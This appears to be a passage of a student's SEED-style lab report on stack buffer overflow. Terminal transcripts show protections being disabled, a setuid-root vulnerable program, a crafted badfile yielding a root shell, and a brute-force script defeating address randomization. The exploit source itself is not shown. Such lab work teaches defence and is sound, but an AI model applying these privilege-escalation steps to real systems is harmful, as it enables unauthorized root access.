
```

Terminator /bin/bash
$ exit
[02/16/22]seed@VM:~/.../lab1$ gcc -o dash_shell_test2 dash_shell_t
est.c
[02/16/22]seed@VM:~/.../lab1$ ./dash_shell_test2
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[02/16/22]seed@VM:~/.../lab1$ sudo chown root dash_shell_test2
[02/16/22]seed@VM:~/.../lab1$ sudo chmod 4755 dash_shell_test2
[02/16/22]seed@VM:~/.../lab1$ ls -l
total 32
-rw-rw-r-- 1 seed seed 971 Feb 16 12:53 call_shellcode.c
-rwsr-xr-x 1 root seed 7404 Feb 16 18:47 dash_shell_test1
-rwsr-xr-x 1 root seed 7444 Feb 16 18:50 dash_shell_test2
-rw-rw-r-- 1 seed seed 203 Feb 16 18:49 dash_shell_test.c
-rw-rw-r-- 1 seed seed 1128 Feb 16 17:55 exploit.c
-rw-rw-r-- 1 seed seed 521 Feb 16 18:35 stack.c
[02/16/22]seed@VM:~/.../lab1$ ./dash_shell_test2
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/16/22]seed@VM:~/.../lab1$ 
```

Figure 12

Now, we modify the shellcode a bit. The shellcode will call setuid() which will help to launch a root shell as seen in the previous example. Therefore even though /bin/dash is pointed buffer overflow attack will be possible.

In Figure 13, we execute the exploit.c again and create the badfile. The content of the badfile is shown in Figure 14. One can observe the return address and the offset value which is 0x24 that is 36 bytes.



```
[02/16/22]seed@VM:~/.../lab1$ ls
call shellcode.c dash shell test2 exploit.c
dash shell test1 dash_shell_test.c stack.c
[02/16/22]seed@VM:~/.../lab1$ ./exploit
bash: ./exploit: No such file or directory
[02/16/22]seed@VM:~/.../lab1$ ./exploit.c
bash: ./exploit.c: Permission denied
[02/16/22]seed@VM:~/.../lab1$ gcc -o exploit exploit.c
[02/16/22]seed@VM:~/.../lab1$ ls
call shellcode.c dash shell test2 exploit stack.c
dash shell test1 dash_shell_test.c exploit.c
[02/16/22]seed@VM:~/.../lab1$ ./exploit
[02/16/22]seed@VM:~/.../lab1$ bs
bs: command not found
[02/16/22]seed@VM:~/.../lab1$ ls
badfile dash shell test1 dash_shell_test.c exploit.c
call shellcode.c dash shell test2 exploit stack.c
[02/16/22]seed@VM:~/.../lab1$ bless badfile &>/dev/null &
[1] 7538
[02/16/22]seed@VM:~/.../lab1$ echo $((0x24))
36
[1]+ Done bless badfile &> /dev/null
[02/16/22]seed@VM:~/.../lab1$ sudo sysctl -w kernel.randomize_va_space=0
```

Figure 13




Figure 14

In Figure 15, once again memory randomization disabling is done and the same steps are followed with Task 2.

```
[1] 7538
[02/16/22]seed@VM:~/.../lab1$ echo $((0x24))
36
[1]+ Done bless badfile &> /dev/null
[02/16/22]seed@VM:~/.../lab1$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/16/22]seed@VM:~/.../lab1$ gcc -g -z execstack -fno-stack-protector -o stack_dbg stack.c
[02/16/22]seed@VM:~/.../lab1$ ls
badfile      dash shell test2  exploit.c
call shellcode.c dash_shell_test.c stack.c
dash shell test1  exploit  stack_dbg
[02/16/22]seed@VM:~/.../lab1$ ./stack_dbg
$ exit
[02/16/22]seed@VM:~/.../lab1$ ./stack
bash: ./stack: No such file or directory
[02/16/22]seed@VM:~/.../lab1$ gcc -g -z execstack -fno-stack-protector -o stack stack.c
[02/16/22]seed@VM:~/.../lab1$ ls
badfile      dash shell test2  exploit.c  stack_dbg
call shellcode.c dash_shell_test.c  stack
dash shell test1  exploit  stack.c
[02/16/22]seed@VM:~/.../lab1$ ./stack
```

Figure 15

As it can be seen from Figure 16, we successfully launched a root shell and exploited the vulnerability of the stack with this method.

```
[02/16/22]seed@VM:~/.../lab1$ ls  
badfile      dash shell test2    exploit.c  
call shellcode.c dash_shell_test.c stack.c  
dash shell test1 exploit      stack_dbg  
[02/16/22]seed@VM:~/.../lab1$ ./stack_dbg  
$ exit  
[02/16/22]seed@VM:~/.../lab1$ ./stack  
bash: ./stack: No such file or directory  
[02/16/22]seed@VM:~/.../lab1$ gcc -g -z execstack -fno-stack-protector -o stack stack.c  
[02/16/22]seed@VM:~/.../lab1$ ls  
badfile      dash shell test2    exploit.c stack_dbg  
call shellcode.c dash_shell_test.c stack  
dash shell test1 exploit      stack.c  
[02/16/22]seed@VM:~/.../lab1$ ./stack  
$ exit  
[02/16/22]seed@VM:~/.../lab1$ sudo chown root stack  
[02/16/22]seed@VM:~/.../lab1$ sudo chmod 4755 stack  
[02/16/22]seed@VM:~/.../lab1$ ./stack  
# id  
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)  
# exit  
[02/16/22]seed@VM:~/.../lab1$
```

Figure 16

Task 4. Address Randomization


Firstly, we upload the defeat_rand.sh shell file to the home directory. Then we turn on memory randomization and try to attack the stack. As seen in Figure 17, the attack fails with segmentation error.

```

Terminator /bin/bash /bin/bash 66x24
e va space=2
kernel.randomize_va_space = 2
[02/16/22]seed@VM:~/.../lab1$ rm badfile
[02/16/22]seed@VM:~/.../lab1$ ls
call_shellcode dash shell test2 exploit stack.c
call shellcode.c dash_shell_test.c exploit.c stack_dbg
dash shell test1 defeat_rand.sh stack
[02/16/22]seed@VM:~/.../lab1$ rm stack
rm: remove write-protected regular file 'stack'? y
[02/16/22]seed@VM:~/.../lab1$ ls
call_shellcode dash shell test2 exploit stack_dbg
call shellcode.c dash_shell_test.c exploit.c
dash shell test1 defeat_rand.sh stack.c
[02/16/22]seed@VM:~/.../lab1$ gcc -g -z execstack -fno-stack-protector -o stack stack.c
[02/16/22]seed@VM:~/.../lab1$ gcc -o exploit exploit.c
[02/16/22]seed@VM:~/.../lab1$ ./exploit
[02/16/22]seed@VM:~/.../lab1$ ls
badfile dash_shell_test1 defeat_rand.sh stack
call_shellcode dash shell test2 exploit stack.c
call shellcode.c dash_shell_test.c exploit.c stack_dbg
[02/16/22]seed@VM:~/.../lab1$ ./stack
Segmentation fault
[02/16/22]seed@VM:~/.../lab1$ 
```


Figure 17

In Figure 18, we use the command line chmod +x defeat_rand.sh to make the file executable. And then we run it. The program runs stack in an infinite loop trying various addresses for placing badfile. So we use brute force attack here. As seen in Figure 19, the attack becomes successful eventually after running 19712 times. Then the root shell is opened. Do not regard the codes written next to #, they are not executed.



```
/bin/bash
[02/16/22]seed@VM:~/.../lab1$ ls
badfile      dash_shell_test2  exploit  stack.c
call_shellcode.c  dash_shell_test.c  exploit.c  stack_dbg
dash_shell_test1  defeat_rand.sh  stack
[02/16/22]seed@VM:~/.../lab1$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/16/22]seed@VM:~/.../lab1$ ./stack
Segmentation fault
[02/16/22]seed@VM:~/.../lab1$ chmod +x defeat_rand.sh
[02/16/22]seed@VM:~/.../lab1$ ls
badfile      dash_shell_test2  exploit  stack.c
call_shellcode.c  dash_shell_test.c  exploit.c  stack_dbg
dash_shell_test1  defeat_rand.sh  stack
[02/16/22]seed@VM:~/.../lab1$ ./defeat_rand.sh
```

Figure 18



The screenshot shows a Terminator terminal window with a single tab titled "/bin/bash". The window title bar also displays "/bin/bash 66x24". The terminal output is as follows:

```
The program has been running 19705 times so far.  
./defeat_rand.sh: line 15: 27699 Segmentation fault      ./stack  
1 minutes and 32 seconds elapsed.  
The program has been running 19706 times so far.  
./defeat_rand.sh: line 15: 27700 Segmentation fault      ./stack  
1 minutes and 32 seconds elapsed.  
The program has been running 19707 times so far.  
./defeat_rand.sh: line 15: 27701 Segmentation fault      ./stack  
1 minutes and 32 seconds elapsed.  
The program has been running 19708 times so far.  
./defeat_rand.sh: line 15: 27702 Segmentation fault      ./stack  
1 minutes and 32 seconds elapsed.  
The program has been running 19709 times so far.  
./defeat_rand.sh: line 15: 27703 Segmentation fault      ./stack  
1 minutes and 32 seconds elapsed.  
The program has been running 19710 times so far.  
./defeat_rand.sh: line 15: 27704 Segmentation fault      ./stack  
1 minutes and 32 seconds elapsed.  
The program has been running 19711 times so far.  
./defeat_rand.sh: line 15: 27705 Segmentation fault      ./stack  
1 minutes and 32 seconds elapsed.  
The program has been running 19712 times so far.  
# /bin//sh: 1: q: not found  
#
```

Figure 19